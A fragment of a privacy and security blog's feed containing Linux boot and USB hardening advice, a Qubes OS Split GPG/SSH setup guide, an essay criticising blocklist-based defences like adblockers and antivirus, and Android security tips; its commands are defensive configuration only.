<p>If you have a YubiKey or another U2F/FIDO2 authenticator, you can use <a href="https://github.com/Yubico/pam-u2f">pam-u2f</a> to implement two‑factor authentication for login. <strong>Make sure to use a hardcoded <code>origin</code> and <code>appid</code> as <a href="https://wiki.archlinux.org/title/Universal_2nd_Factor#Authentication_for_user_sessions">indicated in the ArchWiki</a>. Do not use the default identifier <code>pam://$HOSTNAME</code> which will break if your hostname changes.</strong></p>
<h3 id="storage-media-handling">Storage Media Handling</h3>
<p>Some Linux distributions and desktop environments automatically mount arbitary filesystems upon storage media insertion. This is a security risk, as an adversary can attach a malicious storage device to your computer to exploit vulnerable filesystem drivers.</p>
<p><em>This behavior is disabled by default on Whonix.</em></p>
<h4 id="udisks">UDisks</h4>
<p>GNOME users on systems with UDisks can mitigate this risk by running the following commands:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="nb">echo</span> <span class="s1">&#39;[org/gnome/desktop/media-handling]
</span></span></span><span class="line"><span class="cl"><span class="s1">automount=false
</span></span></span><span class="line"><span class="cl"><span class="s1">automount-open=false&#39;</span> <span class="p">|</span> sudo tee /etc/dconf/db/local.d/automount-disable
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="nb">echo</span> <span class="s1">&#39;org/gnome/desktop/media-handling/automount
</span></span></span><span class="line"><span class="cl"><span class="s1">org/gnome/desktop/media-handling/automount-open&#39;</span> <span class="p">|</span> sudo tee /etc/dconf/db/local.d/locks/automount-disable
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">sudo dconf update
</span></span></code></pre></div><p>This will disable automounting and prevent users from overriding that setting (without privileges).</p>
<p><em>Cinnamon uses the same configuration/commands except with <code>cinnamon</code> substituted in place of <code>gnome</code>. Other desktop environments based on GNOME 3 likely follow a similar pattern &mdash; use <code>gsettings</code> to investigate.</em></p>
<h4 id="autofs">autofs</h4>
<p>On older systems where <code>autofs</code> is used, you should mask the <code>autofs</code> service to disable this behavior.</p>
<h3 id="usb-port-protection">USB Port Protection</h3>
<p>To better protect your USB ports from attacks such as <a href="https://www.srlabs.de/bites/usb-peripherals-turn">BadUSB</a> and the infamous <a href="https://hak5.org/products/usb-rubber-ducky">Hak5 USB Rubber Ducky</a>, I recommend <a href="https://usbguard.github.io">USBGuard</a>. Documentation is available on the <a href="https://usbguard.github.io">USBGuard website</a> and <a href="https://wiki.archlinux.org/title/USBGuard">ArchWiki</a>.</p>
<p>If you are using <a href="#linux-hardened">linux‑hardened</a>, you can alternatively use the <code>deny_new_usb</code> kernel parameter &mdash; see <a href="https://blog.lizzie.io/preventing-usb-attacks-with-linux-hardened.html">&ldquo;Preventing USB Attacks with <code>linux-hardened</code>&rdquo;</a>.</p>
<h2 id="secure-boot">Secure Boot</h2>
<p><a href="https://en.wikipedia.org/wiki/Unified_Extensible_Firmware_Interface#Secure_Boot">Secure Boot</a> can be used to secure the boot process by preventing the loading of unsigned UEFI drivers and bootloaders.</p>
<p>One of the problems with Secure Boot, particularly on Linux, is that <a href="https://wiki.ubuntu.com/UEFI/SecureBoot#How_UEFI_Secure_Boot_works_on_Ubuntu">only the chainloader (shim), bootloader (GRUB), and kernel are verified in a typical setup</a>. The <a href="https://wiki.ubuntu.com/Initramfs#Detailed_Description">initramfs</a> is often left unverified and unencrypted, leaving the door open for an <a href="https://en.wikipedia.org/wiki/Evil_maid_attack">evil maid attack</a>.</p>
<p>The firmware on most devices is also preconfigured to trust Microsoft&rsquo;s keys for both Windows and third‑parties, leading to a <a href="https://github.com/ventoy/Ventoy/issues/135">large attack surface</a>.</p>
<h3 id="enrolling-your-own-keys">Enrolling your own keys</h3>
<hr>
<p><em><strong>Please note that this procedure <a href="https://forums.lenovo.com/t5/Other-Linux-Discussions/Reports-of-custom-secure-boot-keys-bricking-recent-X-P-and-T-series-laptops/m-p/5105571">will brick some non‑compliant UEFI implementations</a>.</strong> You should research your specific computer/motherboard, looking for reported successes and failures alike, before attempting. Ideally, you should be prepared to reprogram the EEPROM to a known‑good state if something goes catastrophically wrong. Integrated &lsquo;BIOS flashback&rsquo; functionality may be an adequate recovery option.</em></p>
<hr>
<p>To eliminate the need to trust the OEM&rsquo;s keys, I recommend using <a href="https://github.com/Foxboron/sbctl">sbctl</a>.</p>
<p>First, you need to boot into your firmware interface and enter Secure Boot setup mode. Then boot back into Linux and <a href="https://github.com/Foxboron/sbctl/blob/master/README.md#key-creation-and-enrollment">follow the instructions</a> to generate and enroll your own keys.</p>
<p>On certain hardware, this will not work. Instead, you will need to export the public key to your EFI partition and manually import it through your firmware interface:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">openssl x509 -in /usr/share/secureboot/keys/db/db.pem -outform DER -out /boot/efi/EFI/fedora/DB.der
</span></span></code></pre></div><h3 id="unified-kernel-image">Unified Kernel Image</h3>
<p>On most desktop Linux systems, it is possible to create a <a href="https://wiki.archlinux.org/title/Unified_kernel_image">unified kernel image</a> (UKI) that contains the kernel, initramfs, and microcode. This unified kernel image can then be signed with the keys created by sbctl.</p>
<p>For Fedora Workstation, you can follow <a href="https://haavard.name/2022/06/22/full-uefi-secure-boot-on-fedora-using-signed-initrd-and-systemd-boot/">Håvard Moen&rsquo;s guide</a> which covers sbctl installation, unified kernel image generation with <a href="https://wiki.archlinux.org/title/Dracut">dracut</a>, and automatic signing with systemd‑boot.</p>
<p>On Arch, the process is very similar, though sbctl is already included in the official repositories and you will need to switch from <a href="https://wiki.archlinux.org/title/Mkinitcpio">mkinitcpio</a> to dracut. Arch with linux‑hardened works well with sbctl, but some level of tedious pacman hooks are required for appropriately timing the re‑signing of all relevant files every time the kernel or bootloader is updated.</p>
<p>Afterwards, you need to use <code>systemd-cryptenoll</code> and pin your encryption key against <a href="https://uapi-group.org/specifications/specs/linux_tpm_pcr_registry/">certain PCRs</a> to detect tampering against the firmware. At minimum, you should pin PCR 7 for Secure Boot polices. Personally, I pin PCR 0,1,2,3,5,7, and 14.</p>
<p>Whenever you manually generate a UKI, make sure that the kernel is from the distribution vendor, and that initramfs is freshly generated. Reinstall the kernel package if you have to.</p>
<p>In my opinion, this is the most straightforward setup. However, it does not appear to work well with specialized setups such as Fedora Silverblue/Kinoite. More testing is needed to see if they can be made to work.</p>
<h3 id="notes-on-secure-boot">Notes on Secure Boot</h3>
<p>After setting up Secure Boot, you should password-protect your UEFI settings (sometimes called &lsquo;supervisor&rsquo; or &lsquo;administrator&rsquo; password) as it is good security practice. This does not protect against an attacker with a programmer however - you need to pin PCRs to detect tampering as mentioned above.</p>
<p>These recommendations can make you a little more resistant to evil maid attacks, but they <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#verified-boot">do not constitute a proper verified boot process</a> as found on <a href="https://source.android.com/security/verifiedboot">Android</a>, <a href="https://support.google.com/chromebook/answer/3438631">ChromeOS</a>, or <a href="https://docs.microsoft.com/en-us/windows/security/information-protection/secure-the-windows-10-boot-process">Windows</a>.</p>
]]></content>
      </entry>
      <entry>
        <title>Using Split GPG and Split SSH on Qubes OS</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/qubes/using-split-gpg-and-split-ssh-on-qubes-os/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/qubes/using-split-gpg-and-split-ssh-on-qubes-os/</id>
        <published>2022-08-13T00:00:00Z</published>
        <updated>2025-02-03T08:42:42-07:00</updated>
        <summary type="html">This post will go over setting up Split GPG, then setting up Split SSH with the same PGP keys. Effectively, we are emulating what you can do with a PGP smartcard on Qubes OS.
Split GPG Follow the official Qubes OS documentation to set this up.
Note that if you already have a PGP key with a passphrase, you can remove it by installing pinentry-gtk to vault&amp;rsquo;s TemplateVM, then run gpg2 --edit-key &amp;lt;key_id&amp;gt; and passwd to set an empty passphrase.</summary>
          <content type="html"><![CDATA[<p><img loading="lazy" src="split-gpg-ssh.png" alt="Split GPG &amp;amp; SSH"  />
</p>
<p>This post will go over setting up Split GPG, then setting up Split SSH with the same PGP keys. Effectively, we are emulating what you can do with a PGP smartcard on Qubes OS.</p>
<h2 id="split-gpg">Split GPG</h2>
<p>Follow the official Qubes OS <a href="https://www.qubes-os.org/doc/split-gpg/">documentation</a> to set this up.</p>
<p>Note that if you already have a PGP key with a passphrase, you can remove it by installing <code>pinentry-gtk</code> to <code>vault</code>&rsquo;s TemplateVM, then run <code>gpg2 --edit-key &lt;key_id&gt;</code> and <code>passwd</code> to set an empty passphrase. The default non-graphical pinentry will just make an infinite loop and will not allow you to set an empty passphrase.</p>
<h2 id="split-ssh">Split SSH</h2>
<p>This part is based on the Qubes Community&rsquo;s <a href="https://forum.qubes-os.org/t/split-ssh/19060">guide</a>; however, I will deviate from it to use the PGP keys for SSH instead of generating a new key pair.</p>
<h3 id="in-dom0">In <code>dom0</code></h3>
<ul>
<li>Create <code>/etc/qubes-rpc/policy/qubes.SshAgent</code> with <code>@anyvm @anyvm ask,default_target=vault</code> as the content. Since the keys are not passphrase protected, you should <strong>not</strong> set the policy to allow.</li>
</ul>
<h3 id="in-vault-appvm">In <code>vault</code> AppVM</h3>
<ul>
<li>Add <code>enable-ssh-support</code> to the end of <code>~/.gnupg/gpg-agent.conf</code></li>
<li>Get your keygrip with <code>gpg --with-keygrip -k</code></li>
<li>Add your keygrip to the end of <code>~/.gnupg/sshcontrol</code></li>
</ul>
<p><img loading="lazy" src="keygrip.png" alt="PGP Keygrip"  />
</p>
<h3 id="in-vaults-templatevm">In <code>vault</code>&rsquo;s TemplateVM</h3>
<ul>
<li>Create <code>/etc/qubes-rpc/qubes.SshAgent</code> with the following content:</li>
</ul>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="cp">#!/bin/sh
</span></span></span><span class="line"><span class="cl"><span class="cp"></span><span class="c1"># Qubes App Split SSH Script</span>
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Activate GPG Agent and set the correct SSH socket</span>
</span></span><span class="line"><span class="cl"><span class="nb">export</span> <span class="nv">SSH_AUTH_SOCK</span><span class="o">=</span><span class="k">$(</span>gpgconf --list-dirs agent-ssh-socket<span class="k">)</span>
</span></span><span class="line"><span class="cl">gpgconf --launch gpg-agent
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># safeguard - Qubes notification bubble for each ssh request</span>
</span></span><span class="line"><span class="cl">notify-send <span class="s2">&#34;[</span><span class="k">$(</span>qubesdb-read /name<span class="k">)</span><span class="s2">] SSH agent access from: </span><span class="nv">$QREXEC_REMOTE_DOMAIN</span><span class="s2">&#34;</span>
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># SSH connection</span>
</span></span><span class="line"><span class="cl">socat - <span class="s2">&#34;UNIX-CONNECT:</span><span class="nv">$SSH_AUTH_SOCK</span><span class="s2">&#34;</span>
</span></span></code></pre></div><ul>
<li>Make it executable with <code>sudo chmod +x /etc/qubes-rpc/qubes.SshAgent</code></li>
<li>Turn off the templateVM. If the <code>vault</code> VM is running, turn it off, then start it to update the VM&rsquo;s configuration.</li>
</ul>
<h3 id="in-ssh-client-appvm">In <code>ssh-client</code> AppVM</h3>
<ul>
<li>Add the following to the end of <code>/rw/config/rc.local</code>:</li>
</ul>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1"># SPLIT SSH CONFIGURATION &gt;&gt;&gt;</span>
</span></span><span class="line"><span class="cl"><span class="c1"># replace &#34;vault&#34; with your AppVM name which stores the ssh private key(s)</span>
</span></span><span class="line"><span class="cl"><span class="nv">SSH_VAULT_VM</span><span class="o">=</span><span class="s2">&#34;vault&#34;</span>
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="k">if</span> <span class="o">[</span> <span class="s2">&#34;</span><span class="nv">$SSH_VAULT_VM</span><span class="s2">&#34;</span> !<span class="o">=</span> <span class="s2">&#34;&#34;</span> <span class="o">]</span><span class="p">;</span> <span class="k">then</span>
</span></span><span class="line"><span class="cl">  <span class="nb">export</span> <span class="nv">SSH_SOCK</span><span class="o">=</span><span class="s2">&#34;/home/user/.SSH_AGENT_</span><span class="nv">$SSH_VAULT_VM</span><span class="s2">&#34;</span>
</span></span><span class="line"><span class="cl">  rm -f <span class="s2">&#34;</span><span class="nv">$SSH_SOCK</span><span class="s2">&#34;</span>
</span></span><span class="line"><span class="cl">  sudo -u user /bin/sh -c <span class="s2">&#34;umask 177 &amp;&amp; exec socat &#39;UNIX-LISTEN:</span><span class="nv">$SSH_SOCK</span><span class="s2">,fork&#39; &#39;EXEC:qrexec-client-vm </span><span class="nv">$SSH_VAULT_VM</span><span class="s2"> qubes.SshAgent&#39;&#34;</span> <span class="p">&amp;</span>
</span></span><span class="line"><span class="cl"><span class="k">fi</span>
</span></span><span class="line"><span class="cl"><span class="c1"># &lt;&lt;&lt; SPLIT SSH CONFIGURATION</span>
</span></span></code></pre></div><ul>
<li>Add the following to the end of <code>~/bash.rc</code>:</li>
</ul>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1"># SPLIT SSH CONFIGURATION &gt;&gt;&gt;</span>
</span></span><span class="line"><span class="cl"><span class="c1"># replace &#34;vault&#34; with your AppVM name which stores the ssh private key(s)</span>
</span></span><span class="line"><span class="cl"><span class="nv">SSH_VAULT_VM</span><span class="o">=</span><span class="s2">&#34;vault&#34;</span>
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="k">if</span> <span class="o">[</span> <span class="s2">&#34;</span><span class="nv">$SSH_VAULT_VM</span><span class="s2">&#34;</span> !<span class="o">=</span> <span class="s2">&#34;&#34;</span> <span class="o">]</span><span class="p">;</span> <span class="k">then</span>
</span></span><span class="line"><span class="cl">  <span class="nb">export</span> <span class="nv">SSH_AUTH_SOCK</span><span class="o">=</span><span class="s2">&#34;/home/user/.SSH_AGENT_</span><span class="nv">$SSH_VAULT_VM</span><span class="s2">&#34;</span>
</span></span><span class="line"><span class="cl"><span class="k">fi</span>
</span></span><span class="line"><span class="cl"><span class="c1"># &lt;&lt;&lt; SPLIT SSH CONFIGURATION</span>
</span></span></code></pre></div><ul>
<li>Restart <code>ssh-client</code> and confirm if it&rsquo;s working with <code>ssh-add -L</code>.</li>
</ul>
<h3 id="limitations">Limitations</h3>
<p>A malicious <code>ssh-client</code> AppVM can hold onto the ssh-agent connection for more than one use until it is shut down. While your private key is protected, a malicious actor with access to the AppVM can still abuse the ssh-agent to log into your servers.</p>
]]></content>
      </entry>
      <entry>
        <title>Badness Enumeration</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/badness-enumeration/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/badness-enumeration/</id>
        <published>2022-07-27T00:00:00Z</published>
        <updated>2023-12-10T02:18:15+01:00</updated>
        <summary type="html">Badness enumeration is the concept of making a list of known bad actors and attempting to block them. While it seems intuitive at first glance, badness enumeration should not be relied on for privacy or security. In many cases, it actually does the exact opposite and directly harms the user. This post will attempt to explain why badness enumeration as a concept is flawed and give some examples of its failings in practice.</summary>
          <content type="html"><![CDATA[<p>Badness enumeration is the concept of making a list of known bad actors and attempting to block them. While it seems intuitive at first glance, badness enumeration should not be relied on for privacy or security. In many cases, it actually does the exact opposite and directly harms the user. This post will attempt to explain why badness enumeration as a concept is flawed and give <em>some</em> examples of its failings in practice.</p>
<h2 id="the-obvious-problem">The Obvious Problem</h2>
<p>The obvious argument against badness enumeration is that there are so many threat actors out there, it is impossible to make a list to block all of them. Even when you make a magical list that somehow includes all of the threat actors that exist today, tomorrow a new threat actor will pop up and attack you anyways. Enumerating badness does not systematically solve the underlying problem. Instead, it is running away from the problem and hoping that a competent adversary will not come after you. Badness enumeration does not work, cannot work, has never worked, and will never work.</p>
<h2 id="adblocking-extensions">Adblocking Extensions</h2>
<p>On top of the <a href="#the-obvious-problem">obvious problem</a> mentioned above, there are various technical reasons why advertisement/tracker blocking extensions cannot provide privacy. One of which is the fact that tracking can be done without any scripts at all. For example, a website only needs to know your session ID using a cookie and save all logs associated with that ID. It can then analyze when you visited the website, how long you visited the website for, which page on the website you spent the most time on, what you looked at, and so on. Another problem is that a website can just host its own tracking code or <a href="https://gist.github.com/paivaric/211ca15afd48c5686226f5f747539e8b">proxy third party tracking code under its own domain</a>. Just because your adblocker blocks connections to Google Analytics does not mean that you you are actually &ldquo;safe&rdquo; from Google Analytics at all. Even if you are successful in doing so, there is nothing stopping the website from sharing the analytics data it collected on its own with Google either.</p>
<p>&ldquo;Okay, so adblockers are unreliable, but what is the harm?&rdquo; you may ask.</p>
<p>The problem here is that adblockers (especially with Manifest v2) are highly privileged and have access to all of your data within the browser. All it takes is for the extension developer to turn malicious for your passwords, session ids, TOTP secrets, etc to get compromised. Even if you were to assume that the extension developer is trustworthy, one vulnerability within the extension could still be catastrophic. This is made worse by the fact that adblockers typically use third-party blocklists, extending trust to the blocklist maintainers to not exploit the extension should a vulnerability be found. The <a href="https://portswigger.net/research/ublock-i-exfiltrate-exploiting-ad-blockers-with-css">&ldquo;uBlock, I exfiltrate&rdquo;</a> blog post describes in detail how a CSS injection vulnerability in uBlockOrigin lead to data exfiltration with one single bad filtering rule.</p>
<p>Overall, adblockers increase your attack surface for dubious privacy benefits. If you insist on getting an adblocker however, I highly recommend that you use purely declarative, permission less Manifest V3 ones like <a href="https://chrome.google.com/webstore/detail/ublock-origin-lite/ddkjiahejlhfcafbddmgiahcphecmpfh">uBlock Origin Lite</a>. While they do block fewer ads and trackers than their Manifest V2 counterparts and V3 extensions with &ldquo;Read and change all your data on all websites&rdquo;, they pose much less of a threat to your privacy and security while still providing the convenience of blocking annoyances.</p>
<h2 id="dns-filtering">DNS Filtering</h2>
<p>DNS filtering solutions. while not having any negative impact on security, are trivially bypassable by just hosting the advertisement and trackers under the apex domain instead of a subdomain. For example, instead of hosting advertisement and trackers under ads.example.com, the webmaster can move them to be under example.com/ads and it would be impossible for DNS filters to block. Other bypasses include an application implementing its own DNS resolution instead of relying on the DNS servers set by the operating system, or connecting directly to certain IP addresses without any DNS resolution at all.</p>
<p>It should also be noted that websites can detect which DNS servers a visitor uses. You can look at <a href="https://www.dnsleaktest.com/">DNSLeakTest</a> as an example. Using non-network provided DNS servers adds to the fingerprint and make you more identifiable.</p>
<p>The best way to do DNS filtering is to use a VPN provider which has this feature built in like <a href="https://protonvpn.com">ProtonVPN</a>, <a href="https://mullvad.net">Mullvad</a>, and <a href="https://www.ivpn.net/">IVPN</a> in order to not standout from other users of the same VPN provider. Even then, DNS filtering is purely a convenience feature and cannot be relied on for privacy and security.</p>
<h2 id="antiviruses">Antiviruses</h2>
<p>Antiviruses are highly privileged processes with access to virtually all of your files and data, parsing through them trying to find something that matches a known bad signature. Beyond the fact that you need to trust the Antivirus company to not exfiltrate your sensitive data and that the signature list will never have all of the malware in existence, a vulnerable parser could lead to a system compromise. The <a href="/researches/Abusing-File-Processing-in-Malware-Detectors-for-Fun-and-Profit.pdf">Abusing File Processing in Malware Detectors for Fun and Profit</a> research paper by Suman Jana and Vitaly Shmatikov discusses this in detail.</p>
<p>Here are some other examples of Antiviruses being attack surfaces on their own:</p>
<ul>
<li><a href="https://github.com/taviso/avscript">Arbitrary Code Execution with Avast&rsquo;s Javascript Interpreter</a></li>
<li><a href="https://landave.io/2020/11/bitdefender-upx-unpacking-featuring-ten-memory-corruptions/">Memory Corruption with Bitdefender</a></li>
<li><a href="https://web.archive.org/web/20210729054039/https://palant.info/2019/08/19/kaspersky-in-the-middle-what-could-possibly-go-wrong/">Kaspersky in the Middle</a></li>
</ul>
<p>The proper way to deal with untrusted applications is not to scan them with an Antivirus, but to confine them in such a way that even if they were malicious, they cannot do much damage at all. This has already been achieved on secure mobile operating systems like Android and iOS with their application sandbox. Typically, attacks against these systems require an exploit chain against the operating system, or for the user to actually mess up and grant an app access to sensitive data. On desktop operating systems, you should utilize virtualization to contain untrusted applications in their own virtual machine. This can be done with a system like Qubes OS, the <a href="https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-sandbox/windows-sandbox-overview">Windows Sandbox</a>, or just general KVM / HyperV virtual machines.</p>
<h2 id="default-permit">Default Permit</h2>
<p>Surprisingly (or unsurprisingly), the <a href="https://www.ranum.com/security/computer_security/editorials/dumb/">The Six Dumbest Ideas in Computer Security</a> article from almost 20 years ago still holds true today. It explains the problem with Default Permit better than I ever could. In short, when setting up a Firewall or some sort of filter list, it is better to start out by blocking everything, then allowing only the traffic that you need. That way, you don&rsquo;t have to worry about applications that you didn&rsquo;t care enough to block turning out to be vulnerable. Sometimes, &ldquo;goodness enumeration&rdquo; is the solution to the problem.</p>
<h2 id="conclusion">Conclusion</h2>
<p>By now, I hope I have clearly explained why badness enumeration is never the solution to the problem. Sometimes, it can be a nice-to-have thing, like a VPN provider blocking advertisements and trackers on the DNS level to make the web experience more enjoyable. Other times, it can be harmful to your privacy and security, like with a malicious/vulnerable extension or antivirus. The important thing to keep in mind is that you cannot rely on badness enumeration for true privacy and security, and you should always be aware of the privacy and security implications that certain options may entail.</p>
]]></content>
      </entry>
      <entry>
        <title>Android Tips</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/android/android-tips/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/android/android-tips/</id>
        <published>2022-07-22T00:00:00Z</published>
        <updated>2025-02-02T08:50:02-07:00</updated>
        <summary type="html">Android is a very secure and robust operating system out of the box. This post will be less of a &amp;ldquo;hardening guide&amp;rdquo;, but more of a non-exhaustive list of tips when it comes to buying and using Android phones.
Android Devices Recommended Phones Google Pixel phones are the only devices I would recommend for purchase. Pixel phones have stronger hardware security than any other Android devices currently on the market, due to proper AVB support for third-party operating systems and Google&amp;rsquo;s custom Titan security chips acting as the Secure Element.</summary>
          <content type="html"><![CDATA[<p>Android is a very secure and robust operating system out of the box. This post will be less of a &ldquo;hardening guide&rdquo;, but more of a non-exhaustive list of tips when it comes to buying and using Android phones.</p>
<h2 id="android-devices">Android Devices</h2>
<h3 id="recommended-phones">Recommended Phones</h3>
<p><img loading="lazy" src="/images/google-store.png" alt="Google Store"  />
</p>
<p>Google Pixel phones are the <strong>only</strong> devices I would recommend for purchase. Pixel phones have stronger hardware security than any other Android devices currently on the market, due to proper AVB support for third-party operating systems and Google&rsquo;s custom <a href="https://security.googleblog.com/2021/10/pixel-6-setting-new-standard-for-mobile.html">Titan</a> security chips acting as the Secure Element.</p>
<p>When purchasing a device, you should buy one as new as possible. The software and firmware of mobile devices are only supported for a limited time, so buying new extends that lifespan as much as possible. Also, beginning with the <strong>Pixel 8</strong> and <strong>8 Pro</strong>, Pixel devices receive a minimum of 7 years of guaranteed security updates, ensuring a much longer lifespan compared to the 2-4 years competing OEMs typically offer.</p>
<h3 id="phones-to-avoid">Phones to Avoid</h3>
<p>Avoid buying the Fairphone 4, which only has just over 2 years of full security updates since its release date despite them advertising 6 years of support. This is because the System on a Chip they use (Snapdragon 750G) only has 3 years of support from Qualcomm, and the SoC was already old when the phone came out. This is not to mention, the Fairphone 4 <a href="https://forum.fairphone.com/t/bootloader-avb-keys-used-in-roms-for-fairphone-3-4/83448/11">uses the Android Verified Boot Test Key as their OEM keys</a>, effectively making Verified Boot useless. In general, you should check for how long the SoC a phone uses is supported for and not blindly trust the phone manufacturer&rsquo;s claims.</p>
<p>You should also avoid buying phones preloaded with /e/ OS (sometimes branded as the Murena phones). /e/ OS in itself is extremely insecure, engaging in security bad practices that include, but are not limited to, not supporting verified boot; shipping userdebug build; <a href="https://divestos.org/misc/e.txt">shipping months-old version of Chromium; and bundling years-old version of Orbot into their operating system, then marketing it as &ldquo;Advanced Privacy&rdquo;</a>. There was also a recent incident where their cloud service mishandled session keys and gave users access to other&rsquo;s files, then proceeded to <a href="https://community.e.foundation/t/service-announcement-26-may/41252/30">mislead users that the server cannot see their files</a>, despite there being no end-to-end encryption.</p>
<p>You should also be very wary of low quality privacy branded phones like the Freedom Phone, BraX2 Phone, Volta Phone, and the like. These are cheap Chinese phones with the <a href="https://i.mediatek.com/p60">Mediatek Helio P60</a> from 2018, which has already reached or is near end-of-life. Needless to say, you should also avoid any vendor who claims they are Zero-day proof like this:</p>
<p><img loading="lazy" src="/images/volta-phone.png" alt="Volta phone"  />
</p>
<h2 id="android-based-operating-systems">Android-based Operating Systems</h2>
<p><img loading="lazy" src="/images/grapheneos-aurora.jpg" alt="GrapheneOS Aurora"  />
</p>
<p>In certain cases, installing a custom Android-based operating system can help increase your privacy and security. This is rather tricky, however, as the vast majority of these operating systems (a.k.a. &ldquo;custom ROMs&rdquo;) do exactly the opposite: break the Android security model, thereby ruining your security while providing no or dubious privacy benefits.</p>
<p>I have written a detailed post on selecting your Android-based operating system, which you can find <a href="/posts/android/choosing-your-android-based-operating-system">here</a>.</p>
<p><strong>TLDR</strong>: If you are using a modern Pixel, install <a href="https://grapheneos.org">GrapheneOS</a>. Otherwise, stick to your stock operating system. Do not blindly use an OS just because it is advertised as &ldquo;degoogled&rdquo;.</p>
<h2 id="use-new-android-versions">Use New Android Versions</h2>
<p>It&rsquo;s important to not use an <a href="https://endoflife.date/android">end-of-life</a> version of Android. Newer versions of Android receive not only security updates for the operating system but also important privacy enhancing updates too. For example, <a href="https://developer.android.com/about/versions/10/privacy/changes">prior to Android 10</a>, any apps with the <a href="https://developer.android.com/reference/android/Manifest.permission#READ_PHONE_STATE"><code>READ_PHONE_STATE</code></a> permission could access sensitive and unique serial numbers of your phone such as <a href="https://en.wikipedia.org/wiki/International_Mobile_Equipment_Identity">IMEI</a>, <a href="https://en.wikipedia.org/wiki/Mobile_equipment_identifier">MEID</a>, your SIM card&rsquo;s <a href="https://en.wikipedia.org/wiki/International_mobile_subscriber_identity">IMSI</a>, whereas now they must be system apps to do so. System apps are only provided by the OEM or Android distribution.</p>
<h2 id="do-not-root-your-phone">Do Not Root Your Phone</h2>
<p><a href="https://en.wikipedia.org/wiki/Rooting_(Android)">Rooting</a> Android phones can decrease security significantly as it weakens the complete <a href="https://en.wikipedia.org/wiki/Android_(operating_system)#Security_and_privacy">Android security model</a>. This can decrease privacy should there be an exploit that is assisted by the decreased security. Common rooting methods involve directly tampering with the boot partition, making it impossible to perform successful Verified Boot. Apps that require root will also modify the system partition meaning that Verified Boot would have to remain disabled. Having root exposed directly in the user interface also increases the <a href="https://en.wikipedia.org/wiki/Attack_surface">attack surface</a> of your device and may assist in <a href="https://en.wikipedia.org/wiki/Privilege_escalation">privilege escalation</a> vulnerabilities and SELinux policy bypasses.</p>
<h2 id="use-a-diceware-passphrase-avoid-pattern-unlock">Use a diceware passphrase, avoid pattern unlock</h2>
<p>On Android, the phone unlock (Password, Pin, Pattern) is used to protect the encryption key for your device. Thus, it is vital that your unlock secret is secure and can withstand Bruteforce attacks.</p>
<p>Pattern unlock is extremely insecure and should be avoided at all costs. This is discussed in detail in the <a href="/researches/Cracking-Android-Pattern-Lock-in-Five-Attempts.pdf">Cracking Android Pattern Lock in Five Attempts</a> research paper.</p>
<p>If you trust the hardware enforced rate limiting features (typically done by the <a href="https://en.wikipedia.org/wiki/Secure_cryptoprocessor">Secure Element</a> or <a href="https://en.wikipedia.org/wiki/Trusted_execution_environment">Trusted Execution Environment</a>) of your device, a 8+ digit PIN may be sufficient.</p>
<p>Ideally, you should use a randomly generated passphrase of 8 words or longer to secure your phone. These are practically impossible to bruteforce with current technology, regardless of the efficacy of any ratelimiting that may be present.</p>
<h2 id="setup-auditor">Setup Auditor</h2>
<p><a href="https://github.com/GrapheneOS/Auditor">Auditor</a> provides attestation for GrapheneOS phones and the stock operating systems on <a href="https://attestation.app/about">a number of devices</a>. It uses hardware security features to make sure that the firmware and operating system have not been downgraded or tampered with.</p>
<p>Attestation can be done <a href="https://grapheneos.org/install/web#verifying-installation">locally</a> by pairing with another Android 8+ device or remotely using <a href="https://attestation.app/tutorial#scheduled-remote-verification">the remote attestation service</a>. To make sure that your hardware and operating system is genuine, perform local attestation immediately after the device has been set up and before connecting to the internet.</p>
<h2 id="use-global-toggles">Use Global Toggles</h2>
<p>Modern Android devices have global toggles for disabling Bluetooth and location services. Android 12 introduced toggles for the camera and microphone. When not in use, you should disable these features. Apps cannot use disabled features (even if granted individual permissions) until re-enabled.</p>
<h2 id="manage-android-permissions">Manage Android Permissions</h2>
<p><a href="https://developer.android.com/guide/topics/permissions/overview">Permissions on Android</a> grant you control over what apps are allowed to access. Google regularly makes <a href="https://developer.android.com/about/versions/11/privacy/permissions">improvements</a> on the permission system in each successive version. All apps you install are strictly <a href="https://source.android.com/security/app-sandbox">sandboxed</a>, therefore, there is no need to install any antivirus apps.</p>
<p>You can manage Android permissions by going to <strong>Settings</strong> → <strong>Privacy</strong> → <strong>Permission Manager</strong>. Be sure to remove from apps any permissions that they do not need.</p>
<h2 id="enable-vpn-killswitch">Enable VPN Killswitch</h2>
<p>Android 7 and above supports a VPN killswitch and it is available without the need to install third-party apps. This feature can prevent leaks if the VPN is disconnected. It can be found in <strong>Settings</strong> → <strong>Network &amp; internet</strong> → <strong>VPN</strong> → <strong>Block connections without VPN</strong>.</p>
<h2 id="connectivity-check">Connectivity Check</h2>
<p>Connectivity checks on Android <a href="https://mullvad.net/en/blog/2022/10/10/android-leaks-connectivity-check-traffic/">do not go through the VPN tunnel</a> (they are not supposed to anyway). This is generally not a cause for concern, however, you should be aware that Google and a network observer on your internet service provider (ISP)&rsquo;s network can see that there is an Android device with your actual IP address.</p>
